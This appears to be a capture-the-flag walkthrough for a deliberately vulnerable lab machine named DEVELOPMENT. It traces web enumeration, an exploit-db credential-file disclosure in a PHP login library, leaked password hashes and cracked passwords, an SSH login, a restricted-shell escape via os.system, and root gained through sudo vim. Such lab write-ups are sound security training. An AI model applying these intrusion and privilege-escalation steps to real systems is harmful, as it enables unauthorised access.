
SSH and HTTP 8080 port open

Welcome to the Development Page.

There are many projects in this box. View some of these projects at html_pages.


WARNING! We are experimenting a host-based intrusion detection system. Report all false positives to patrick@goodtech.com.sg.

Powered by IIS 6.0




Maybe we can check these files out?

They all return this page




Removing the **"/html_pages"** from the link leads us to the actual page. For example:



Good Tech is a company founded by our Director, David.

We are currently still building David's profile. Sorry!

Lots of rabbit holes so far… For example this one:



The main page has this tip, so we're probably looking for a **development secret page**

```
<!-- Searching for development secret page... where could it be? -->

<!-- Patrick, Head of Development-->
```

Lol, here it is. Right under my nose

```
1  <html>
2  <head><title>Security by Obscurity: The Path to DEVELOPMENTSECRETPAGE.</title>
3  </head>
4  <body>
5  <p>Security by obscurity is one of the worst ways one can defend from a cyberattac
6  <p>An example of security by obscurity is in the local of webpages. For instance,
7  <p>Once I worked on an implementation whereby the developer added a backdoor which
8  <p>A pity Patrick claims to be a security advocate, but isn't one. Hence, I shall
9  </body>
10
11 <hr>
12 <i>Powered by IIS 6.0.</i>
13
14 </html>
15
16 <!-- You tried harder! Visit ./developmentsecretpage. -->
17
```

Okay...

Welcome to the Development Secret Page.

Please drop by Patrick's PHP page to get to know our Development Head better. But beware, this site is still under construction; please bear with us!

Welcome to my profile page! I am Patrick, the Head of Development in Good Tech.

I have previously worked in enterprise technologies. I joined Good Tech two years ago as the then-Manager of Development. I lead two teams: one that does enterprise architecture and an in-house development team.

As long as you're willing to **try harder**, there will always be a future for the young aspiring developer or solution architect! Please visit our sitemap to find out more about our department.

Regards
Patrick
Head, Development Network

Click here to log out.

Clicking **log out** leads us to this page

Username:
Password:
Enter

More and more pages linking to each other keep showing up…

Recently a security audit was conducted in the Development environment.

We found that our developers have been using passwords that resembled dictionary words, and are easily crackable. The most common offenders are:
1. password
2. Password
3. P@ssw0rd

(Yes, we know that Number 3 is compliant with our strong password policy, but we found so many copies of this password that it might be as good as junk from a security angle. Please at least use something like P@ssw0rd1...)

Let's try to login as **Patrick** with all those passwords
Any password leads to Patrick's login page with an error… SSH doesnt work either

Deprecated: Function ereg_replace() is deprecated in **/var/www/html/developmentsecretpage/slogin_lib.inc.php** on line **335**

Deprecated: Function ereg_replace() is deprecated in **/var/www/html/developmentsecretpage/slogin_lib.inc.php** on line **336**

But let's google this errors


There's an exploit for that → **https://www.exploit-db.com/exploits/7444**

```
In this login system, sensible datas like username and password are stored in a local
text file , so we can get sensitive information just going to this txt file . The name of
this file is set in slogin_lib.inc.php. By default is: slog_users.txt

[!] EXPLOIT: /[path]/slog_users.txt

#############################################################################################
```


Cool


```
admin, 3cb1d13bb83ffff2defe8d1443d3a0eb
intern, 4a8a2b374f463b7aedbb44a066363b81
patrick, 87e6d56ce79af90dbe07d387d3d0579e
qiu, ee64497098d0926d198f54f6d5431f98
```

Let's crack these



Let's SSH with every user/pass combination…
intern:12345678900987654321 worked!
But the shell is very restricted



```
intern:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
```

Finally managed to escape

```
intern:~$ echo os.system("/bin/bash")
intern@development:~$ whoami
intern
intern@development:~$
```

And **Patrick:P@ssw0rd25** worked!

```
intern@development:~$ whoami
intern
intern@development:~$ su patrick
Password:
patrick@development:/home/intern$
patrick@development:/home/intern$
patrick@development:/home/intern$ whoami
patrick
patrick@development:/home/intern$
```

```
Matching Defaults entries for patrick on development:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:

User patrick may run the following commands on development
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /bin/nano
patrick@development:/home/intern$
```

Escaping should be easy…
Added this with nano
Sudo vim → :shell → root

```
root@development:/home/intern# cat /root/proof.txt
Congratulations on rooting DEVELOPMENT! :)
root@development:/home/intern#
```